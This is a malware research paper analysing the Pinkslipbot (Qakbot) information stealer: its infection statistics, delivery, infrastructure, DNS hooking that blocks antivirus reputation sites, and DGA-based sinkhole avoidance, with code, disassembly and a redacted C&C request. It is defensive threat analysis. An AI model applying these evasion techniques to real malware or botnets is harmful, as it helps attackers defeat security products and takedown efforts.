DIVING INTO PINKSLIPBOT'S LATEST CAMPAIGN

Sanchit Karve, Guilherme Venere & Mark Olea
Intel Security, USA

Email {sanchit.karve, guilherme.venere, mark.olea} @intel.com

ABSTRACT

W32/Pinkslipbot (a.k.a. Qakbot), an information stealer active since 2007, is known to be released consistently by its actors in waves between hiatuses. In order to cover their tracks, the attackers use the bot to transfer encrypted stolen credentials onto a compromised FTP server, allowing them to transfer the encrypted files at their convenience without revealing their IP addresses to malware researchers.

Based on four months of Pinkslipbot infection telemetry, *Intel Security* has seen infections from more than 100 unique Pinkslipbot versions spread across 92,000 machines in 120 countries, which include several medical and educational institutions as well as numerous government and military organizations, primarily in North America. The malware is known to steal digital certificates, email and online banking credentials, medical histories, credit card and social security numbers, email addresses and phone numbers, social media accounts and credentials for internal resources. Such copious amounts of confidential information and intellectual property stolen from businesses (including software companies) demonstrates the extent of damage the bot can cause.

This paper presents a detailed account and analysis of the malware's components (such as its ability to tunnel connections and transfer money directly from bank accounts), the bot's incremental evolution, the potential connection with the groups behind Dridex, NeverQuest and Hesperbot, and describes a key mistake made during the malware release process that accelerated our analysis. Also explained is the design of the bot's decoupled architecture that gives it resiliency to adapt to changes in the bot's infrastructure.

INTRODUCTION

W32/Pinkslipbot, also known as Qakbot and Qbot, is an information harvester known to have been targeting computers located primarily in the United States since early 2007. While this malware family has been around for almost a decade, casting it aside as obsolete and unimportant would be a terrible mistake as it is now more lethal than before and continues to improve every few months thanks to a motivated group of developers who constantly update and improve its functionality. *Intel Security* tracked the botnet closely for four months (from February 2016 to April 2016) and detected stolen records estimated in excess of 55 million from more than 92,000 infected machines within this period, including over 17,000 credit card numbers, several thousand social security numbers, and passwords for public and private web services. Considering the botnet has anywhere from 8,000 to 13,000 machines active at any point in time, it is a fairly successful malware family and it is little surprise that it's still around.

RELATED WORK

First seen in 2007 [1, 2], the anti-malware industry has had plenty of opportunities to study Pinkslipbot (henceforth used interchangeably with Qakbot). While existing research on the malware has covered the capabilities of Qakbot [3] and its server-side configuration [4] in a fair amount of detail, rarely is the incremental evolution of the malware documented. Furthermore, there is little to no information about the scale of Qakbot's data theft operation ([5] is an exception, but having been published in 2010 the numbers are now outdated; the volume of data stolen today is 2.5 times that previously reported). We have observed Pinkslipbot change rapidly based on the actions of malware researchers and publications surrounding it, often rendering research [6] published as recently as early 2016 to be out of date just a few months later.

This paper aims to add to existing literature by introducing the latest advancements to this information stealer and proposing potential collaborative links with the actor groups maintaining the Dridex, NeverQuest/Vawtrak and Hesperbot trojans. In addition, we refute claims of Pinkslipbot's compression algorithm being custom [7, 8].

PREVALENCE AND SUCCESS OF MALWARE

Qakbot has changed significantly since it first appeared in the wild, but its motives and targets have remained constant over the years. Our analysis of data obtained from customer submissions, detection telemetry and data sent to compromised servers suggests that Pinkslipbot targets North America and Western Europe almost exclusively, in particular the healthcare, education, manufacturing and public sector industries (Figure 1). These alone account for almost 95% of all Qakbot infections.

Country	Share of total unique infections
United States	84.4%
Canada	8.45%
Great Britain	2.18%
Australia	0.58%
France	0.46%

Table 1: Top five countries infected by Pinkslipbot during Feb – May 2016.

Despite targeting North America, Pinkslipbot has spread across 146 countries with more than 106 unique Pinkslipbot versions still active as of June 2016 (Figure 2).

Windows 7 was by far the most affected operating system infected by Qakbot until early May 2016, and has the lion's share of the total split (Figure 3).

On average, the malware is successfully able to steal over half a million records (i.e. login credentials, keystrokes, browser




Figure 1: Pinkslipbot samples submitted to McAfee Labs by industry during Jan – Jun 2016.




Figure 2: Global spread of machines infected by Pinkslipbot.




Figure 3: Operating system distribution of Pinkslipbot infections.

sessions and certificates) per day. As it targets enterprise systems, it gets the most out of its botnet on weekdays (as most infected machines are in all likelihood not used at weekends), as can be seen in Figure 4.

The malware maintains an average of about 5,000 to 6,000 infected machines at any given point of time, which is significantly smaller than most botnets. To give an idea as to how small that is, the Beebone Botnet still has more than 25,000




Figure 4: Records stolen by Pinkslipbot over time.




Figure 5: Active infected machines in the botnet per day.




Figure 6: New infected machines in the Pinkslipbot botnet per day.

active infections per day [9] despite its takedown in April 2015 by several global law enforcement agencies in collaboration with *Intel Security* [10]. The attacker group struggles to maintain the botnet size as most of its active infections arrive from new infections, as seen in Figures 5 and 6.

Pinkslipbot makes up for its tiny botnet size with well-chosen targets. As enterprise machines in critical industries within the United States are targeted, it manages to squeeze out vast amounts of valuable data, including medical records, financial information and corporate emails. In the four months in which we tracked the botnet, it stole more than 88.1 gigabytes of data, averaging to around 5.5 gigabytes per week – 2.75 times more than was previously estimated [5] in 2010.

The majority of keylogger data stolen by Pinkslipbot arrives from web browsers (*Google Chrome*, *Internet Explorer* and *Mozilla Firefox*, in that order), *Microsoft Outlook*, a popular remote desktop tool, *Microsoft Word* and several ERP and medical applications.

Browser injections yield additional valuable data for the attacker group behind the botnet. *Intel Security* detected a majority of credentials and sessions stolen over HTTPS from websites related to healthcare, corporate web mail and social media. For reasons unknown to us, Pinkslipbot binaries look explicitly for *Facebook* login credentials among few others, and the malware managed to steal close to 60,000 *Facebook* profile credentials.

INITIAL INFECTION VECTOR AND SUBSEQUENT UPDATES

Qakbot is usually installed on a vulnerable computer through the Sweet Orange [11] and RIG [12] exploit kits by exploiting unpatched vulnerabilities in Java and *Adobe Flash* browser plug-ins. As seen in Figure 7, once the malware executes on a system, it drops an obfuscated JavaScript file and registers it as a scheduled task to run every 15 hours. The JavaScript file downloads new Qakbot binaries from compromised domains. As the delivery mechanism uses server-side polymorphism, it serves a unique sample for every download request. Optionally, Qakbot can update itself through the 'updbot' command (listed later in this document) sent by its command-and-control (C&C) server.

INFRASTRUCTURE

Pinkslipbot uses several loosely coupled components located on independent (compromised) servers. Figure 8 shows relationships between every component that involves network communication directly or indirectly with a Pinkslipbot binary.

As most components are covered in satisfying detail by existing research [4, 6], this paper focuses instead on undocumented and relatively unknown information. This includes the DNS poisoning feature, the connected nature of three server types and Qakbot's use of ATSEngine and Yummba (described later) to silently transfer currency out of bank accounts and acquire answers to the secret questions often associated with financial accounts.

Pinkslipbot attempts to disable the web reputation products of *McAfee*, *AVG* and *Symantec* by hooking DNS APIs and returning invalid IP addresses for the following domains:

- siteadvisor.com
- avgthreatlabs.com
- safeweb.norton.com




Figure 7: Components responsible for infecting and re-infecting computers.




Figure 8: Components connected to Pinkslipbot samples.

It does so by hooking DnsQuery_A and DnsQuery_W in running processes and using the algorithm shown in Figure 9 to generate seemingly unique invalid IP addresses for each domain name.

While monitoring the state of the botnet, *Intel Security* discovered a relationship between three of the components in the diagram above: the Pinkslipbot C&C servers, domains hosting RIG exploit kit gates and the download servers contacted by the JavaScript files dropped by the malware. While they may be spread out geographically and have different IP

```
def get_spoiled_dns_query(domain_name):
    crc32_seed = c_uint(crc32(domain_name.encode('ascii'))).value
    mt_inst = MersenneTwister(crc32_seed)
    ipval = (mt_inst.rand_int(0,222) << 8)
    ipval = (ipval + mt_inst.rand_int(0,222)) << 8
    ipval = (ipval + mt_inst.rand_int(0,222)) << 8
    ipval = (ipval + mt_inst.rand_int(0,222)) << 8
    o1 = (ipval >> 0x08) & 0xff
    o2 = (ipval >> 0x10) & 0xff
    o3 = (ipval >> 0x18) & 0xff
    o4 = (ipval >> 0x20) & 0xff
    return '{o1}.{o2}.{o3}.{o4}'.format(o1=o1, o2=o2, o3=o3, o4=o4)
```

Figure 9: Python code used by Pinkslipbot's DNS poisoning service to generate fake IP addresses.

addresses, they in fact possess the same functionality as all three servers return correct responses to requests intended for the others. This means that Pinkslipbot C&Cs can serve as RIG exploit kit gates, and vice versa.

For example, if we use a domain (engine.perksautocare.com) used by Qakbot's JavaScript files as a part of the C&C-independent self-update mechanism, we can contact it as if it were a valid C&C server or a RIG EK gate page. Figures 10 and 11 show screenshots of these responses from one of the known Pinkslipbot JavaScript servers.

Note that the IP address request headers have to match a certain criteria [13] to get a landing page URL from the RIG exploit gate, but the format of the response is consistent with known RIG exploit gate [14] behaviour.

The cross-purpose responses are possible only if all servers contain the same code base or if all traffic is routed to a central server, which acts as the master Pinkslipbot server. The only evidence we have of the latter is an error response (from curl) from the C&C server for a check-in request made by a Pinkslipbot sample, as shown in Figure 12.

COMMAND-AND-CONTROL SERVERS

While Qakbot can update itself and steal confidential data and credentials without any direction from its C&C servers (through the dropped JavaScript file), it occasionally receives instructions from the C&C server to connect to a new NATTUN [4] SOCKS5 proxy server and download requests for new Zeus-based webinject files. However, the malware executable must first find an authentic C&C server before it can communicate with it.

Locating legitimate C&C servers while avoiding sinkholes

Previous versions of Qakbot, including recent variants [6], used a domain generation algorithm (DGA) [15] to locate a C&C server. Once a domain is generated through the DGA, a DNS NS (Name Server) query is performed and the resulting name server is matched against a hard-coded blacklist to filter out sinkholes.

The sinkhole avoidance technique is listed as follows and can be seen in action from the packet capture logs in Figure 13:

1. Generate domain name from DGA.




Figure 10: JavaScript download server responds as a RIG exploit kit gate.




Figure 11: JavaScript download server responds to C&C requests.

```
--------------------------------------------------------------------

POST https://[redacted].php HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: [redacted]
Content-Length: 116
Cache-Control: no-cache

penvzjnszvg=OV7Z8rCYbCs3kUXJEHntTidjrEVo72nVSV1Tf+bnWfzF2Tym6vIcHiV2+4fCHKLL8DvlVVFN16cpM0fLAX4mRyU/FEvEPB6w/iGj+Ug=
HTTP/1.1 200 OK
Server: nginx/1.9.12
Content-Length: 41

ParseHttpResponse() failed pCurlResp=NULL

--------------------------------------------------------------------
```

Figure 12: C&C response showing PHP error on Curl module.




Figure 13: Packet capture showing two DNS queries to check for sinkholes.

2. Perform DNS NS query for domain.
3. Check name servers against sample blacklist.
4. If name servers are in blacklist, ignore domain and repeat process from step 1.
5. If name server not in blacklist, perform DNS A query to get IP address of domain.
6. Contact IP address and make HTTP POST request to C&C server.

During our analysis, we observed Pinkslipbot update its blacklist once it noticed a new sinkhole registered to one of the domains in its DGA. On 3 April 2016, a new sinkhole with name server 'ns1.alices-registry.com' plugged into Qakbot's DGA at domain wlqzitvzwq.com.


```
Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: WLQZITUZWQ.COM
   Registrar: ALICES REGISTRY, INC.
   Sponsoring Registrar IANA ID: 275
   Whois Server: whois.alices-registry.com
   Referral URL: http://alices-registry.com
   Name Server: NS1.ALICES-REGISTRY.COM
   Name Server: NS2.ALICES-REGISTRY.COM
   Status: ok https://icann.org/epp#ok
   Updated Date: 03-apr-2016
   Creation Date: 03-apr-2016
   Expiration Date: 03-apr-2017
```

Figure 14: WHOIS information for a sinkhole server.

Within two days, the sinkhole blacklist was updated with the sinkhole name server. The screenshot shown in Figure 15 compares the sinkhole check routines before and after the change.



Samples prior to 05-APR-2016	Samples after 05-APR-2016
push 387h	push 0C6h
call sk_get_string_from_enc_buffer3 ; sinkhole	call decrypt_string ; sinkhole
add esp, 4	add esp, 4
mov [ebp+var_20], eax	mov [ebp+var_24], eax
push 8AEh	push 1F9h
call sk_get_string_from_enc_buffer3 ; .csof.net	call decrypt_string ; .csof.net
add esp, 4	add esp, 4
mov [ebp+var_1C], eax	mov [ebp+var_20], eax
push 8D0h	push 254h
call sk_get_string_from_enc_buffer3 ; .domaincontrol.com	call decrypt_string ; .domaincontrol.com
add esp, 4	add esp, 4
mov [ebp+var_18], eax	mov [ebp+var_18], eax
push 9DCh	push 71Eh
call sk_get_string_from_enc_buffer3 ; .reg.ru	call decrypt_string ; .reg.ru
add esp, 4	add esp, 4
mov [ebp+var_14], eax	mov [ebp+var_14], eax
push 5CBh	push 62Ah
call sk_get_string_from_enc_buffer3 ; honeybot.us	call decrypt_string ; honeybot.us
add esp, 4	add esp, 4
	mov [ebp+var_28], eax
	push 468h
	call decrypt_string ; alices-registry.com
	add esp, 4

Figure 15: Sinkhole blacklist updated within days of the appearance of a new sinkhole.

